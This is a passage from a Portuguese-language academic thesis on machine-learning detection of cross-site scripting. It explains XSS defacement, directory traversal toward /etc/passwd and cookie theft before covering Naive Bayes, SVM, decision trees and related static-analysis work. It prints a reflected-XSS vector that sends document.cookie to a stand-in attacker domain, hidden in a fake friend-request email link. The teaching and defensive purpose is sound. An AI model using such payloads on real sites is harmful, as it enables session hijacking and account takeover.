10:	height=300 frameborder=0 scroll=no></></;document.write(unescape(a.source));{//

Figura 2.12. Exemplo de vetor XSS usado em um ataque *Defacement* [XSSed, 2010].

Observe a página da empresa atacada antes da desfiguração da página. (Figura 2.13).




Figura 2.13. Página da empresa antes do ataque de desfiguração [EnergizerBP, 2011].

Após o ataque com o vetor exibido na Figura 2.12, a página da empresa foi desfigurada, conforme pode ser visto na área destacada da Figura 2.14. O ataque foi realizado por meio da injeção de um objeto *iframe* dentro da página da empresa, empregando para isso uma propriedade *src*, que aponta para o recurso armazenado no domínio do atacante, que contém a foto que vai ser exibida na página e escreve sobre o DOM o conteúdo de “a” (linha 10, da Figura 2.12) depois de

“escapar” os caracteres por uma função *unescape* ().



Figura 2.14. Página da empresa após o ataque de desfiguração [XSSed, 2012].

- **Ataque de atravessamento/passagem de diretórios:** ataque em que podem ser injetados comandos arbitrários em um atravessamento de diretórios. Nesse tipo de ataque, um agente pode explorar uma vulnerabilidade e navegar pela árvore de diretório até a raiz do volume do sistema alvo e acessar pastas de arquivos do sistema operacional e executar um código arbitrário ou um utilitário remotamente. A Figura 2.15 mostra o emprego de uma sequência de caracteres “//..//” para acessar o diretório /etc/passwd.




Figura 2.15. Exemplo de um ataque de atravessamento de diretórios [XSSed_Mirror5938, 2009].

- **Roubo de cookies:** ataques XSS podem ser efetuados com o objetivo de roubar os cookies, que são fragmentos de informações geradas por um servidor web e armazenadas no computador do usuário com o objetivo de criar um perfil de acesso a um determinado site

ou sistema, de forma a facilitar a navegação ou autenticação do usuário. Muitos *cookies* podem conter informações confidenciais como senhas, informações bancárias e identificação (ID) de sessões. Se a autenticação em um sistema é baseada em *cookies* e um atacante consegue obter acesso a essas informações, o agente malicioso poderá ter acesso completo aos recursos do usuário legítimo.

Para exemplificar, serão mostrados a seguir, os passos de um típico ataque XSS Reflexivo em que o código malicioso executa o envio do *cookie* de sessão do usuário para o atacante. Observe o vetor XSS demonstrado na Figura 2.16 e em seguida na Figura 2.17, os passos do ataque.

Cenário: O atacante descobre uma vulnerabilidade XSS em um servidor que hospeda a página de uma rede social popular no domínio hipotético (www.minharedesocial.com) e que faz uso de *cookie* para armazenar informações de sessão na máquina de seus usuários. O atacante em seguida prepara um ataque injetando um vetor XSS em um *link* com o domínio da rede social (Figura 2.16) e insere em um e-mail para enviá-lo em massa como SPAM.

Vetor XSS Inserido no E-mail	
1:	<a href="http://www.minharedesocial.com/
2:	<script>document.location='http://www.atacante.com/
3:	quero-cookie.php?' + document.cookie</script>">CLIQUE AQUI VOCE TÊM DUAS
4:	SOLICITAÇÕES DE AMIZADE.

Figura 2.16. Exemplo de um vetor XSS usado em um roubo de Cookie.




Figura 2.17. Exemplo de um ataque XSS Reflexivo com roubo de Cookie.

A seguir são descritos os passos do ataque:

1.1. O atacante insere o vetor XSS no e-mail e o envia para o usuário (a vítima).

- 1.2. O usuário, por negligência ou por confiança, clica no *link* do *site* onde possui uma conta de acesso. Nesse momento, é enviada uma requisição HTTP para a página no servidor *web* sob o domínio `www.minharedesocial.com`, que ao tentar recuperar o recurso solicitado, não o encontra, e gera uma mensagem de erro para o usuário.
- 1.3. O servidor retorna uma mensagem de erro para o usuário informando que o arquivo solicitado não foi encontrado, o qual é na verdade o próprio *script* injetado, que pode ser executado no navegador do usuário;
- 1.4. O *script* é executado no navegador do usuário e o *cookie* de sessão estabelecido pelo domínio `www.minharedesocial.com` é enviado para o domínio `www.atacante.com` (linha 2 da Figura 2.16) que pertence ao atacante. Observe que o código atribui o domínio do atacante em `document.location` (linha 2, da Figura 2.16) e envia o *cookie* invocando o *script* `quero-cookie`, armazenado no servidor do atacante, neste caso escrito em PHP, que irá gravar as informações do *cookie* do usuário em um arquivo para acessar o domínio `www.minharedesocial.com` com as credenciais do usuário legítimo.

2.3 Aprendizagem de Máquina

Aprendizagem de máquina é uma subárea da Inteligência Artificial que estuda métodos computacionais para adquirir novos conhecimentos. Isso ocorre através do emprego da teoria estatística na construção de modelos matemáticos, produzindo inferências, a partir de exemplos, em um processo indutivo [Alpaydin, 2010].

Para entender como ocorre o processo de aprendizagem e a descoberta de padrões que determinam se uma página *web* é maliciosa ou não, serão definidos, a seguir, os principais conceitos sobre aprendizagem de máquina e uma breve descrição dos métodos de classificação usados.

2.3.1 Definição

No contexto de aplicações computacionais, Alpaydin [2010] define aprendizagem de máquina de uma forma bem precisa:

“... são programas de computador utilizados para otimizar um critério de desempenho, usando dados de exemplo ou experiência do passado”.

Já é amplamente aceito na literatura que sistemas de aprendizagem confiáveis são de importância estratégica em diversas áreas de aplicação, pois há muitas tarefas as quais não podem ser solucionadas através do uso de técnicas de programação clássicas. Pode-se citar como exemplo,

a classificação de *e-mails* em duas classes: legítimos e *spam*. Nesse tipo de problema, a entrada é conhecida: um documento *e-mail* que em seu caso mais simples é um arquivo texto; e a saída também é conhecida: *spam* ou não *spam*. Porém, a forma como a entrada deverá ser convertida na saída é desconhecida.

Os algoritmos de aprendizagem de máquina, portanto, podem ser a chave para solucionar problemas dessa natureza, pois são capazes de “aprender” a definir padrões das classes envolvidas no problema, a partir de exemplos reais obtidos do ambiente [Alpaydim, 2010]. A Figura 2.18 mostra um modelo genérico de aprendizagem de máquina. O ambiente fornece informação para um elemento de aprendizagem que usa essa informação para fazer melhoramentos em uma base de conhecimento e então, um elemento de desempenho usa essa base para executar sua tarefa.




Figura 2.18. Modelo genérico de aprendizagem de máquina.

2.3.2 Terminologia

Para entender o processo de aprendizagem é necessário conhecer alguns dos termos e conceitos comumente empregados neste trabalho. As definições a seguir, são de Kuncheva [2004]:

- **Classes:** Uma classe possui objetos similares, enquanto objetos de classes diferentes são dissimilares. Por exemplo, páginas *web* infectados com vetor XSS podem ser categorizados como objetos da classe XSS, enquanto páginas *web* não infectadas são objetos da classe *Non XSS*. Pode-se definir que um problema de classificação de dados possui c classes, rotuladas de ω_1 a ω_c , organizadas em um conjunto de rótulos $\Omega = \{\omega_1, \dots, \omega_c\}$ e que cada objeto pertence a apenas uma classe.
- **Características ou atributos:** Os objetos que compõem as classes são descritos através de características ou atributos. As características podem ser nominais, tais como *tags* HTML (*div*, *meta*, *link*, etc.) ou podem ser numéricas, como tamanho da url ou quantidade de *tags* JavaScript. Os valores de características de um objeto x são organizados em um vetor n -dimensional $x = [x_1, \dots, x_n] \in \mathfrak{R}^n$. O espaço $\mathfrak{R}^n$ é chamado espaço de características, sendo que cada eixo corresponde a uma característica do objeto.
- **Base de Dados:** os algoritmos de aprendizagem de máquina precisam de informações provenientes dos dados disponíveis do problema. Essa informação normalmente está

organizada na forma de um conjunto de dados $Z = \{z_1, \dots, z_N\}, z_j \in \mathfrak{R}^n$. Em problemas de aprendizagem supervisionada, o rótulo da classe de z_j é definido por $l(z_j) \in \Omega, j = 1, \dots, N$. A base de dados deve ser constituída de instâncias do problema que devem estar armazenadas em vetores de características. Por exemplo, dadas diversas instâncias de páginas *web* com código *script*, não é uma tarefa trivial representar as páginas através de vetores de características como: tamanho de URL, existência de código ofuscado, etc. Entretanto, definir um conjunto de características relevantes que represente esse conjunto é crucial no resultado do processo de classificação automática.

2.3.3 O Processo Indutivo de Aprendizagem

O processo indutivo em aprendizagem de máquina ocorre a partir da inferência lógica sobre um conjunto de fatos ou observações, permitindo obter conclusões genéricas e aquisição de conhecimento [Alpaydin, 2010], [Batista, 2003] e pode ser usada para uma variedade de propósitos [Witten et al., 2005], como por exemplo para a detecção de anomalias na *web* [Chandola et al., 2009]. Basicamente, a obtenção do conhecimento pode ocorrer sob duas formas [Alpaydin, 2010]:

- **Aprendizagem supervisionada:** ocorre a partir do fornecimento de exemplos associados às classes. A partir dos dados rotulados, o sistema infere modelos que caracterizam quais instâncias pertencem a uma determinada classe. O processo emprega algoritmos preditivos capazes de retornar como resultado, tendências obtidas pela inferência dos dados. A aprendizagem supervisionada apresenta como vantagem, a descoberta de padrões, a partir de um conjunto de fatos ou observações rotuladas, induzindo a máquina a um processo de aprendizagem [Alpaydin, 2010].
- **Aprendizagem não-supervisionada:** não há exemplos rotulados. O sistema infere conhecimento a partir da busca por padrões nos dados que são fornecidos na entrada.

2.3.4 Métodos e Algoritmos de Classificação:

Atualmente existem diversos métodos de aprendizagem supervisionada disponíveis utilizados com grande efetividade em diversas aplicações. Esses métodos, também chamados de classificadores, têm demonstrado grande importância e diferencial em relação a outras técnicas, principalmente em problemas complexos e não exatos, em que é preciso generalizar um comportamento para aprender uma nova situação [Alpaydin, 2010]. A seleção do melhor classificador depende de uma série de variáveis, dentre elas, o tipo de problema a ser tratado, a natureza e a disponibilidade de dados, o desempenho, entre outras [Chandola et al., 2009].

Este trabalho comparou e avaliou 03 (três) classificadores utilizando o conjunto de dados disponível. Os resultados dos experimentos realizados com esses classificadores podem ser verificados no Capítulo 5. Esta seção irá se concentrar numa breve descrição dos classificadores empregados nos experimentos realizados neste trabalho. Maiores detalhes sobre o emprego de aprendizagem de máquina em segurança de redes de computadores poderão ser obtidos em Henke et al. [2011].

2.3.4.1 Naive Bayes

Esse método de aprendizagem de máquina baseia-se em fundamentações simples, mas que frequentemente produz elevada taxa de classificação em problemas reais [Tsai et al., 2009]. O modelo busca uma resposta para questionamentos como: "Qual a probabilidade do ataque ser de um determinado tipo, dado alguns eventos do sistema observado?" [Tsai et al., 2009].

Considerando uma instância $x = \{x_1, x_2, \dots, x_n\} \in \mathcal{X}$, o problema de classificação tratado por *Naive Bayes* consiste em atribuir à amostra x uma das c classes envolvidas no problema, em que $\Omega = \{\omega_1, \dots, \omega_c\}$ é o conjunto de classes. Um erro mínimo de classificação pode ser obtido quando a classe com maior probabilidade *a posteriori* $P(\omega_i|x)$ é atribuída à x . Essa probabilidade é calculada através da fórmula de *Bayes* definida na Equação 2.1.

$$P(\omega_i|x) = \frac{P(\omega_i)p(x|\omega_i)}{\sum_{j=1}^c P(\omega_j)p(x|\omega_j)}, i = 1, \dots, c \quad (2.1)$$

em que $P(\omega_i)$ é a probabilidade *a priori* de ocorrência da classe ω_i e $p(x|\omega_i)$ é a função de densidade de probabilidade condicional de cada classe (PDF– *Probability Distribution Function*).

A obtenção de uma estimativa precisa das PDFs conjuntas é difícil, especialmente se a dimensão do espaço de características $\mathcal{X}$ é elevada. Para superar essa dificuldade, *Naive Bayes* assume que as características são condicionalmente independentes. Neste caso, a PDF para uma classe dada é obtida da seguinte forma:

$$P(x|\omega_i) = \prod_{j=1}^n p(x_j|\omega_i), i = 1, \dots, c \quad (2.2)$$

Precisamente, a PDF conjunta é obtida através da verificação da frequência de ocorrência de cada valor de atributo para cada classe do problema nas amostras de treinamento. Além disso, a probabilidade *a priori* também pode ser obtida através da frequência de ocorrência de cada classe na base de treinamento. A hipótese de independência entre características pode parecer restritiva, mas resultados práticos encontrados na literatura em diversas áreas de aplicação mostram que *Naive*

Bayes produz elevada taxa de classificação mesmo quando as características são claramente dependentes [Kuncheva & Hoare, 2008].

Baixa complexidade na fase de treinamento é uma das principais vantagens de *Naive Bayes*, uma vez que essa fase envolve apenas o cálculo de frequências para que as probabilidades sejam obtidas. Essa característica torna *Naive Bayes* indicado para aplicações *online*, tais como problemas envolvendo segurança de redes cujo treinamento precisa ocorrer de forma *online* e com frequência regular. Outra característica que torna *Naive Bayes* atrativo para a área de segurança *web* é o fato de possibilitar a manipulação de atributos nominais e numéricos. Atributos nominais são frequentes em detecção de *spam*, *XSS*, páginas *phishing*, dentre outros problemas de classificação de documentos textuais.

2.3.4.2 SVM (*Support Vector Machines*)

É uma técnica de classificação amplamente aplicada em problemas de segurança de redes tais como detecção de *phishing* [Miyamoto et al., 2009] e detecção de intrusos [Xiao et al., 2007]. Basicamente, o funcionamento de SVM pode ser descrito da seguinte forma: dadas duas classes e um conjunto de instâncias de treinamento cujas amostras pertencem a essas classes, SVM constrói um hiperplano que divide o espaço de características em duas regiões, maximizando a margem de separação entre as mesmas. Esse hiperplano é conhecido como hiperplano de separação ótima. As amostras desconhecidas (exemplos de teste) são então mapeadas para esse mesmo espaço, e atribuídas a uma das classes [Alpaydim, 2010].

A Figura 2.19 mostra o hiperplano de separação ótima (reta separadora) para um problema bidimensional típico e linearmente separável. As retas pontilhadas H_1 e H_2 , paralelas ao hiperplano, constituem o par de hiperplanos que geram a margem máxima pela minimização do vetor peso w . Além disso, $|b|/||w||$ é a distância perpendicular do hiperplano à origem e $||w||$ é a norma Euclidiana de w . Os pontos que estão em um dos hiperplanos H_1 e H_2 são chamados vetores de suporte. Esses pontos, indicados na Figura 2.19 por círculos extras, alteram a solução encontrada caso sejam removidos. Além disso, em fase de uso de SVM, apenas os vetores de suporte são necessários para que dados desconhecidos sejam classificados.




Figura 2.19. Hiperplano de separação ótima para um problema com duas classes.

O algoritmo original de SVM não encontra a solução desejada quando aplicado a dados não linearmente separáveis, característica presente na maioria dos problemas reais [Alpaydim, 2010]. Entretanto, tais problemas podem ser solucionados por SVM através da utilização de funções de separação de dados mais complexas do que funções lineares. Sendo assim, o uso de diferentes funções *Kernel* possibilita a construção de SVM com diferentes tipos de superfícies de decisão não lineares no espaço de entrada [Alpaydin, 2010].

Com o uso de funções *kernel*, as instâncias são inicialmente mapeadas para um espaço de características de maior dimensão que o espaço de características original, permitindo, dessa forma, a classificação em espaços não linearmente separáveis. A Figura 2.20 mostra o processo de transformação de um espaço não linearmente separável, em um problema linearmente separável através do aumento da dimensão, consequência do mapeamento feito por uma função *kernel* $F(x)$.




Figura 2.20. Mapeamento do espaço de entrada via função *kernel*.

Dentre as funções *kernel* mais usadas destacam-se: Polinômios, Funções de Base Radial (RBF) ou Gaussiana e Sigmóide, definindo diferentes máquinas de aprendizagem conforme Tabela 2.1. Nessa tabela, x representa os vetores de suporte, enquanto y representa os dados de teste.

Tabela 2.1. Funções de *Kernel* mais utilizadas com SVM.

Tipo de <i>Kernel</i>	Função $K(x, x_i)$	Tipo de Classificador
Polinomial	$[(x * y) + 1]^d$	Máquina de Aprendizagem Polinomial
Gaussiano ou (RBF)	$\exp\left(-\frac{(x - y)^2}{2\sigma^2}\right)$	Rede RBF
Sigmoidal	$\tanh[\beta_0(x * y)] + \beta_1$	Perceptron de duas camadas

Um dos pontos mais importantes na utilização de SVM é a escolha da função *Kernel* e de seus parâmetros, que implicitamente definem a estrutura do espaço de características onde o hiperplano de separação ótima será encontrado. A seleção da melhor função de *Kernel* e de seus parâmetros depende de uma série de variáveis e requer ajustes e testes de desempenho para cada problema em particular. Os parâmetros importantes no ajuste do *kernel* são o valor do grau do polinômio para *kernel* polinomial (Figura 2.21) e o valor de gama para *kernel* RBF (Figura 2.22). É possível observar que o aumento do valor do grau do polinômio e do valor de gama permitiu flexibilizar o limite de decisão no hiperplano [Hur & Weston, 2008].




Figura 2.21. Ajuste do grau do polinômio [Hur & Weston, 2008].




Figura 2.22. Ajuste do grau do valor Gama [Hur & Weston, 2008].

Outro parâmetro fundamental é o fator de regularização C , constante que controla a penalidade de erro, prevenindo que *outliers* afetem o hiperplano ótimo. Esse parâmetro permite a

definição do melhor compromisso entre a maior margem de separação obtida e o menor número de erros [Gunn, 1998], [Dong et. al., 2007], [Hur & Weston, 2008]. Para que o melhor valor de C seja identificado, é necessário testar o desempenho em generalização de diferentes valores de C . Em uma abordagem prática, o valor de C é testado sistematicamente em uma gama de valores suficientemente grande para o problema investigado, como por exemplo, valores entre 10^{-2} a 10^2 , através de validação cruzada. Ao final do ajuste, é escolhido o valor com o melhor desempenho. A Figura 2.23 demonstra a diferença de resultados no ajuste do parâmetro C , onde se pode observar que ao aumentar o valor de C é possível gerar um hiperplano com margem máxima mais rígido e menos tolerante a erros [Hur & Weston, 2008].




Figura 2.23. Ajuste do Parâmetro C [Hur & Weston, 2008].

A principal vantagem de SVM é a baixa probabilidade de erros de generalização [Vapnik, 1995]. Quanto à utilização de SVM para detecção de intrusão, por exemplo, há duas vantagens principais. A primeira está relacionada à rapidez do algoritmo em fase de uso, uma vez que o desempenho em tempo real é de primordial importância para esse tipo de aplicação. A segunda razão é a escalabilidade, pois SVM é relativamente insensível ao número de características. Dessa forma, a taxa de precisão na classificação não depende diretamente da dimensão do espaço de características [Mukammala et al., 2002]. Entretanto, SVM tem como desvantagem a demanda por elevada complexidade computacional na fase de treinamento, fato que pode inviabilizar o uso de SVM em problemas que necessitem de treinamento *online*.

2.3.4.3. Árvores de Decisão

Árvore de decisão é uma das principais técnicas de aprendizagem de máquina, especialmente quando problemas de classificação envolvem atributos nominais. Uma DT (do Inglês *Decision Tree*) é composta por três elementos básicos:

- **Nó raiz:** corresponde ao nó de decisão inicial que normalmente é gerado utilizando-se o atributo mais discriminante entre as classes envolvidas no problema;

- Arestas: correspondem aos diferentes valores possíveis das características;
- Nó folha: corresponde a um nó de resposta, contendo a classe a qual pertence o objeto a ser classificado.

Em árvores de decisão, duas grandes fases devem ser asseguradas:

- Construção da árvore: uma árvore de decisão é construída com base no conjunto de dados de treinamento, sendo dependente da complexidade dos dados. Uma vez construída, regras podem ser extraídas através dos diversos caminhos providos pela árvore para que sejam geradas informações sobre o processo de aprendizagem.
- Classificação: para classificar uma nova instância, os atributos da amostra são testados pelo nó raiz e pelos nós subsequentes, caso seja necessário. O resultado deste teste permite que os valores dos atributos da instância dada sejam propagados do nó raiz até um dos nós folhas. Ou seja, até que uma classe seja atribuída à amostra.

Para melhor ilustrar o processo de classificação de uma DT, a Figura 2.24 apresenta um modelo reduzido utilizado no treinamento de dados para a tarefa de classificação de XSS. Inicialmente, uma base de dados supervisionada é submetida ao algoritmo, que por sua vez, gera uma árvore construída para separar amostras da classe “Benigna” de amostras da classe “Maligna”. Após a construção da árvore, dados desconhecidos podem ser submetidos ao classificador, o qual atribuirá uma das duas classes à amostra testada.




Figura 2.24. Treinamento dos dados em uma Árvore de Decisão.

Vários algoritmos foram desenvolvidos a fim de assegurar a construção de árvores de decisão e seu uso para a tarefa de classificação. O ID3 e C4.5, algoritmos desenvolvidos por Quinlan [1993], são provavelmente os mais populares. Vale também mencionar o algoritmo CART de Breiman [Breiman et al., 1984]. A maioria desses algoritmos utiliza uma estratégia descendente,

ou seja, desde a raiz até às folhas.

Uma das vantagens do uso de Árvores de Decisão em aplicações envolvendo problemas de segurança em redes de computadores é a de obter regras a partir das árvores. Essas regras explicam claramente o processo de aprendizagem, podendo ser usadas para uma compreensão mais completa dos dados e dos atributos mais relevantes para o problema de classificação. Entretanto, é difícil obter resultados exatos quando há ruídos, devido aos inúmeros detalhes dos dados definidos durante o treinamento. Alguns algoritmos, como por exemplo, o J.48 [Weka, 2010], baseado no C4.5 permitem ajustar um parâmetro denominado Fator de Confiança. A redução desse parâmetro pode diminuir o tamanho da árvore e a quantidade de nós estatisticamente irrelevantes que poderiam levar a erros de classificação [Quinlan, 1993]. Vale também ressaltar que esta técnica permite a obtenção de resultados, que em geral, são superados apenas por algoritmos de complexidade muito superior.

Além do uso de DTs para extração de regras que explicam o aprendizado do dados, métodos unicamente baseados em indução de regras, como o método (RIPPER - *Repeat Incremental Pruning to Producer Error Reduction*), também podem ser aplicados em problemas de detecção de anomalias, como em [Likarish et al., 2009].

Alguns dos métodos de classificação descritos nesta seção foram utilizados com bons resultados em trabalhos recentes de detecção de XSS e *malware*, como por exemplo, em Choi et al. [2011], Song et al. [2009], Likarish et al. [2009] e Rieck et al. [2010], apresentados no próximo capítulo.

Capítulo 3

Trabalhos Relacionados

Este Capítulo realiza uma breve análise de alguns trabalhos relacionados à detecção de XSS. Os trabalhos são organizados didaticamente pelo tipo de análise empregada na abordagem. Ao final do capítulo é apresentado um quadro com a sumarização dos mesmos e seus resultados.

As abordagens propostas para identificação e classificação de ataques XSS podem ser categorizadas de acordo com o paradigma empregado na análise [Ernst, 2003], [Vogt et al., 2007], [Saha, 2009]. Na análise estática, o código do programa e todas as possibilidades de comportamento são analisados antes da execução do mesmo [Ernst, 2003]. A análise dinâmica atua na observação do comportamento pela execução do código do programa. Este trabalho emprega a análise estática, que em termos gerais, possui a vantagem de apresentar o menor tempo de execução, quando comparada à análise dinâmica [Ernst, 2003].

3.1 Abordagens Baseadas em Análise Estática

Wasserman & Su [2008] apresentam uma abordagem baseada em análise estática, que utiliza técnicas de linguagem formal apoiadas em uma (CFG - *Context Free Grammar*) e no modelo de Transdutores de Estado Finito (FST - *Finite State Transducers*) para realizar a análise da estrutura sintática. A técnica faz a análise de *strings* para avaliar a sintaxe dos dados de entrada e as compara em relação à política de dados não confiáveis com base em técnicas de linguagem formal. Para isso, a estratégia mantém uma lista negra contendo uma base de *scripts* não confiáveis que invocam o interpretador *JavaScript*. A Figura 3.1 demonstra o uso de uma CFG estendida que gera produções para *substrings* não confiáveis, representadas por $\diamond$, a partir de dados não terminais.

```
REQUESTmoduleT →  $\diamond$   
data1 → REQUESTmodule  
data2 → data1;  
module → data2  
output1 → <br>  
hiddenfields → <input value='module' />  
output2 → </div> hiddenfields  
output3 → output1 | output2
```

Figura 3.1. Produções geradas pela CFG empregada em Wasserman & Su [2008].

